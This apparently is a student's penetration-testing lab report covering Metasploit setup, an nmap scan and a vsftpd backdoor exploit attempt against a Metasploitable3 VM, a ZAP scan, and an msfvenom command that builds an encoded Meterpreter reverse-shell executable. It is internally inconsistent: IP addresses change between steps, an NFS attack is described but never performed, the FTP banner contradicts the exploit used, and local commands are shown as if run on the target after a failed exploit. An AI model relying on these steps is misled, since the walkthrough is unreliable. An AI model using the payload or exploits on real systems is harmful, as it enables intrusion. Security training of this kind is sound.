



Title: Advanced Exploitation Lab

Login the Kali Linux with username root, and password. Below is the screen snapshot after login.




Then, you select Metasploitable3-Linux, and press Start up. This is an intentionally vulnerable Linux VM that you will attack against.

```
Metasploitable3-ub1404 [Running] - Oracle VM VirtualBox  
eth0      Link encap:Ethernet HWaddr 08:00:27:5a:f2:c6  
          inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe5a:f2c6/64 Scope:Link  
             inet6 addr: fd17:625c:f037:2:a00:27ff:fe5a:f2c6/64 Scope:Global  
               UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:4705 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:2315 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
            RX bytes:6535523 (6.5 MB) TX bytes:151915 (151.9 KB)  
  
eth1      Link encap:Ethernet HWaddr 08:00:27:0b:65:11  
          inet addr:172.28.128.3 Bcast:172.28.128.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe0b:6511/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:85 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
            RX bytes:0 (0.0 B) TX bytes:13223 (13.2 KB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:65536 Metric:1  
             RX packets:820 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:820 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
            RX bytes:206178 (206.1 KB) TX bytes:206178 (206.1 KB)  
  
vagrant@metasploitable3-ub1404:~$  
vagrant@metasploitable3-ub1404:~$ _
```

Environment for Metasploit on kali linux

Before you can use the Metasploit framework, you need to setup the environment such as starting the database for it in Kali Linux. After logging into the Kali Linux, open up a terminal by clicking the icon.



Metasploit Framework uses PostgreSQL as its database, so you need to launch it by running the following command in the terminal

```
$ service postgresql start
```

You can verify that PostgreSQL is running by executing the following command.

```
$ service postgresql status
```

With PostgreSQL up and running, you need to create and initialize the msf database by executing the following command.

```
$ msfdb init
```

The screenshot below shows the commands to start a database for Metasploit Framework.



```
Session Actions Edit View Help

└─(manojkumar㉿kali)-[~]
$ service postgresql start

└─(manojkumar㉿kali)-[~]
$ service postgresql status
● postgresql.service - PostgreSQL RDBMS
    Loaded: loaded (/usr/lib/systemd/system/postgresql.service; disabled; preset: disabled)
    Active: active (exited) since Mon 2025-10-13 11:35:21 IST; 1 day 8h ago
      Invocation: c77a49abdaa14907900a431856e9c643
        Main PID: 980 (code=exited, status=0/SUCCESS)
       Mem peak: 1.7M
         CPU: 21ms

Oct 13 11:35:21 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS ...
Oct 13 11:35:21 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.

└─(manojkumar㉿kali)-[~]
$ msfdb init
Running the 'init' command for the database:
Existing database running

└─(manojkumar㉿kali)-[~]
$ 
```

Metasploit Framework

You can launch the Metasploit Console by type following command in a terminal.

```
$ msfconsole
```

```
└─(manojkumar㉿kali)-[~]
$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

[?] $a, [?] $S ?a, [?] `?a, [?] ,a$%`%$P``%`%"a, [?] "a,$$ [?]

=[ metasploit v6.4.93-dev- ]]
+ --=[ 2,564 exploits - 1,315 auxiliary - 1,683 payloads ]]
+ --=[ 431 post - 49 encoders - 13 nops - 9 evasion ]]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > 
```

You can use msfconsole to verify if the database is connected as shown in the screenshot below.



```
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf > 
```

Type help in msfconsole, you get the core and database commands as shown below.

```
msf > help
```

Core Commands

Command	Description
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
debug	Display information useful for debugging
exit	Exit the console
features	Display the list of not yet released features that can be opted in to
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin
quit	Exit the console
repeat	Repeat a list of commands
route	Route traffic through a session
save	Saves the active datastores
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen
threads	View and manipulate background threads
tips	Show a list of useful productivity tips
unload	Unload a framework plugin
unset	Unsets one or more context-specific variables
unsetg	Unsets one or more global variables
version	Show the framework and console library version numbers

Module Commands



Session Actions Edit View Help	
Database Backend Commands	
Command	Description
analyze	Analyze database information about a specific address or address range
certs	List Pkcs12 certificate bundles in the database
db_connect	Connect to an existing data service
db_disconnect	Disconnect from the current data service
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_rebuild_cache	Rebuilds the database-stored module cache (deprecated)
db_remove	Remove the saved data service entry
db_save	Save the current data service connection as the default to reconnect on startup
db_stats	Show statistics for the database
db_status	Show the current data service status
hosts	List all hosts in the database
klist	List Kerberos tickets in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
workspace	Switch between database workspaces
Credentials Backend Commands	
Command	Description
creds	List all credentials in the database
Developer Commands	
Command	Description
edit	Edit the current module or a file with the preferred editor

Attacking Target:

Go to the Metasploitable3-Linux VM, and execute the following command.

\$ ifconfig

```
Vagrant@metasploitable3-ub1404:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:5a:f2:c6
          inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5a:f2c6/64 Scope:Link
            inet6 addr: fd17:625c:f037:2:a00:27ff:fe5a:f2c6/64 Scope:Global
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:4004 errors:0 dropped:0 overruns:0 frame:0
              TX packets:2526 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:6576894 (6.5 MB) TX bytes:187165 (187.1 KB)

eth1      Link encap:Ethernet HWaddr 08:00:27:0b:65:11
          inet addr:172.28.128.3 Bcast:172.28.128.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0b:6511/64 Scope:Link
            inet6 addr: fd17:625c:f037:2:a00:27ff:fe0b:6511/64 Scope:Global
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:0 errors:0 dropped:0 overruns:0 frame:0
              TX packets:218 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:0 (0.0 B) TX bytes:37142 (37.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            inet6 addr: fd17:625c:f037:2:a00:0/128 Scope:Global
              UP LOOPBACK RUNNING MTU:65536 Metric:1
              RX packets:15436 errors:0 dropped:0 overruns:0 frame:0
              TX packets:15436 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:6633146 (6.6 MB) TX bytes:6633146 (6.6 MB)

Vagrant@metasploitable3-ub1404:~$
```



From the screenshot above, we can see that the IP address of the network interface, eth0, is 192.168.149. This is the IP address for the target that you will set later. When you work on this, you will get a different IP address for your Metasploitable3-Linux VM. Note that this is not a public IP but we can access it within the subset.

```
RX bytes:0 (0.0 B) TX bytes:1553 (1.5 KB)

eth0      Link encap:Ethernet HWaddr 08:00:27:5a:f2:c6
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5a:f2c6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:987875 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3855 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:71472986 (71.4 MB) TX bytes:284761 (284.7 KB)

eth1      Link encap:Ethernet HWaddr 08:00:27:0b:65:11
          inet addr:172.28.128.3 Bcast:172.28.128.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0b:6511/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:128 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:20513 (20.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:3014 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3014 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1217369 (1.2 MB) TX bytes:1217369 (1.2 MB)

vagrant@metasploitable3-ub1404:~$
```

Services from our attack system, we will identify the open network services on the virtual machine using the nmap security scanner.

The following command line will scan all TCP ports on the Metasploitable3.



```
└─(manojkumar㉿kali)-[~]
└─$ nmap -p0-65535 192.168.1.149
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 20:58 IST
Stats: 0:02:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.14% done; ETC: 21:01 (0:00:57 remaining)
Nmap scan report for metasploitable3-ub1404 (192.168.1.149)
Host is up (0.072s latency).

Not shown: 65526 filtered tcp ports (no-response), 1 filtered tcp ports (net-unreach)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
3500/tcp  open  rtmp-port
6697/tcp  open  ircs-u
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 333.92 seconds
└─(manojkumar㉿kali)-[~]
└─$ █
```

Getting access to a system with a writeable filesystem like this is trivial. To do so (and because SSH is running), we will generate a new SSH key on our attacking system, mount the NFS export, and add our key to the root user account's authorized_keys file.

```
└─(manojkumar㉿kali)-[~]
└─$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/manojkumar/.ssh/id_ed25519):
Created directory '/home/manojkumar/.ssh'.
Enter passphrase for "/home/manojkumar/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/manojkumar/.ssh/id_ed25519
Your public key has been saved in /home/manojkumar/.ssh/id_ed25519.pub
```

Backdoor to Attack

On port 21, Metasploitable2 runs vsftpd, a popular FTP server.

```
└─(manojkumar㉿kali)-[~]
└─$ telnet 192.168.1.149 21
Trying 192.168.1.149 ...
Connected to 192.168.1.149.
Escape character is '^].
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.1.149]
421 Login timeout (300 seconds): closing control connection
Connection closed by foreign host.
```

\$ msconsole



```
manojkumar@kali: ~
Session Actions Edit View Help
[~] $ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*Shroomz*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edsigner*BF6*MagentaHats*0x0IDA*Kaczuszk*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUUA*Cyber COBRA*flaghunters*0x0DAI Generated*CSEC*p3nmm3d*IIS*CTF_Circle*Innoteclabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - InterGalactic Team of PWNers*PCsquared*fr334aks*runCMD*0x194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSNOW*InfoUseC*CTF Community*DCZia*NiceWay*0xBlaeSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4xx*cw167*localhorst*Original Cyan Lonker*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*VetSec*norbot*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cxp*vaporsec*purplehex*RedTeam@MTU*Usalamateam*vitaminK*RIISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris One*team*hail hydra*takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers*Pwnage*OldBoys*MOul3Fr1tiB13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber-TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Pughty Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m_R34p3r*humzid*Preminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*L0g!c B0mb*NOVA-InfoSec*teamstyle*Panic*
*BONG0R3*
*Les Tontons Fl4gueurs*
* UNION SELECT `password*
*burner_herz0g*
*here_there_be_trolls*
*r4t5_*6rung4nd4*NYUSEC*
*IkastenIO*TWC*balkansec*
*TofuEelRoll*Trash Pandas*
*Astra*Got Schwartz?*tmux*
*\nls*Juicy white peach*
*Les Cadets Rouges*buf*
*404 : Flag Not Found*
*OCD247*Sparkle Pony*
*Kill$hot*ConEmu*
*;echo "hacked"*
*karamel4e*
*cybersecurity.li*
*OneManArmy*cyb3r_w1z4rd5*
*AreYouStuck*Mr.Robot.0*
*EPITA Rennes*
```

msf > show exploits

Exploits				
#	Name	Disclosure Date	Rank	Check
-	exploit/aix/local/ibstat_path	2013-09-24	excellent	Yes
0	exploit/aix/local/invsout_rpm_priv_esc	2023-04-24	excellent	Yes
1	exploit/aix/local/xorg_x11_server	2018-10-25	great	Yes
2	exploit/aix/rpc_cmsd_opcode21	2009-10-07	great	No
3	exploit/aix/rpc_ttdbserverd_realpath	2009-06-17	great	No
4	exploit/android/adb_server_exec	2016-01-01	excellent	Yes
5	exploit/android/binder_uaf	2014-11-12	excellent	No
6	exploit/android/browser/samsung_knox_smdm_url	2015-08-13	normal	No
7	exploit/android/browser/stagefright_mp4_tx3g_64bit	2012-12-21	excellent	No
8	exploit/android/browser/webview_addjavascriptinterface	2014-04-13	good	No
9	exploit/android/fileformat/adobe_reader_pdf_js_interface	2019-09-26	excellent	No
10	exploit/android/local/binder_uaf	2014-05-03	excellent	Yes
11	exploit/android/local/futex_requeue	2017-07-31	manual	Yes
12	exploit/android/local/janus	2013-09-06	excellent	No
13	exploit/android/local/put_user_vroot	2017-08-31	manual	No
14	exploit/android/local/su_exec	2016-08-25	good	No
15	exploit/apple_ios/browser/safari_jit	2006-08-01	good	No
16	exploit/apple_ios/browser/safari_libtiff	2018-03-15	manual	No
17	exploit/apple_ios/browser/webkit_createthis	2016-08-25	manual	No
18	exploit/apple_ios/browser/webkit_trident			

msf > use exploit/unix/ftp/vsftpd_234_backdoor

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
```

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.135

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.135
RHOST => 192.168.1.135
```

msf exploit(vsftpd_234_backdoor) >show payloads

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --           .              normal  No     Unix Command, Interact with Established Connection
```

msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
```

msf exploit(vsftpd_234_backdoor) >show options

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
CHOST                no        The local client address
CPORT                no        The local client port
Proxies              no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, soc
RHOSTS      192.168.1.135  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        21            yes       The target port (TCP)

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

msf exploit(vsftpd_234_backdoor) >exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.135:21 - Banner: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.1.135]
[*] 192.168.1.135:21 - USER: 331 Password required for J:*
[*] Exploit completed, but no session was created.
```

msf exploit(vsftpd_234_backdoor) >whoami

```
Session Actions Edit View Help
manojkumar@kali: ~
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

manojkumar
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

msf exploit(vsftpd_234_backdoor) >uname -a

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > uname -a
[*] exec: uname -a

Linux kali 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64 GNU/Linux
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```


Title: Web Application Testing Lab

It is an open-source web application security testing tool developed by the OWASP community. ZAP find vulnerabilities in web applications during development and testing phases. Including Automated Scans, Manual Testing Tools, Intercepting Proxy, Active and Passive Scanning.

OWSAP ZAP Installation

sudo apt update


sudo apt install zaproxy



```
manojkumar@kali: ~
Session Actions Edit View Help
└─(manojkumar㉿kali)-[~]
$ sudo apt install zaproxy
[sudo] password for manojkumar:
zaproxy is already the newest version (2.16.1-0kali1).
The following packages were automatically installed and are no longer required:
  binutils-mingw-w64-i686  gcc-mingw-w64-i686-win32  gcc-mingw-w64-x86-64-win32-runtime  mingw-w64-i686-dev
  binutils-mingw-w64-x86-64  gcc-mingw-w64-i686-win32-runtime  libaiol1t64  mingw-w64-x86-64-dev
  gcc-mingw-w64-base  gcc-mingw-w64-x86-64-win32  mingw-w64-common  oracle-instantclient-basic
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0
└─(manojkumar㉿kali)-[~]
$ 
```

After installation. we need to be import the CA certificate in browser firebox, chrome.



OWASP ZAP

OWASP ZAP is mainly used for scanning web applications for security flaws. Like SQL injection, XSS, CSRF

Automated vulnerability scan for web application using URLs.

Using tool like: OWSAP ZAP

URL attack: <https://tryhackme.com/login/bWAPP/>




The screenshot shows the ZAP interface during an automated scan. The main window title is "Automated Scan". The URL to attack is set to <https://tryhackme.com/login/WAPP/>. The spider type is "Always" with "Firefox". The progress bar at the bottom indicates 100% completion. The progress status is "Manually stopped". The left sidebar shows a tree view of contexts and sites, including "Default Context" and various URLs from tryhackme.com. The bottom status bar shows "Current Status" with several icons.

Alert range and risk ra is showing below snapshot.

The screenshot shows the ZAP interface with the "Alerts" tab selected. A single alert is listed: "Missing Anti-Clickjacking Header" (ID: 1021, Risk: Medium). The alert details include the URL <https://tryhackme.com/>, the evidence (Content-Type: text/html; charset=UTF-8), and the description: "The response does not protect against 'Clickjacking' attacks. It should include either Content-Security-Policy with frame-ancestors' directive or X-Frame-Options." The left sidebar shows a tree view of contexts and sites, including "Default Context" and various URLs from tryhackme.com. The bottom status bar shows "Current Status" with several icons.

Title: Reporting Practice

Reporting Practice diagram using Draw.io. it visually represents the workflow from vulnerability testing to report creation.



Title: Post-Exploitation and Evidence Collection

The investigator documented an active remote session, preserved volatile memory and network traffic, and collected relevant logs and files. Each artifact was hashed, timestamped, and stored with signed chain-of-custody forms. Evidence integrity and access were controlled for forensic analysis and legal admissibility.

Meterpreter

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15
LPORT=4444 -e x64/zutto_dekiru -i 5 -f exe > reversel.exe
```

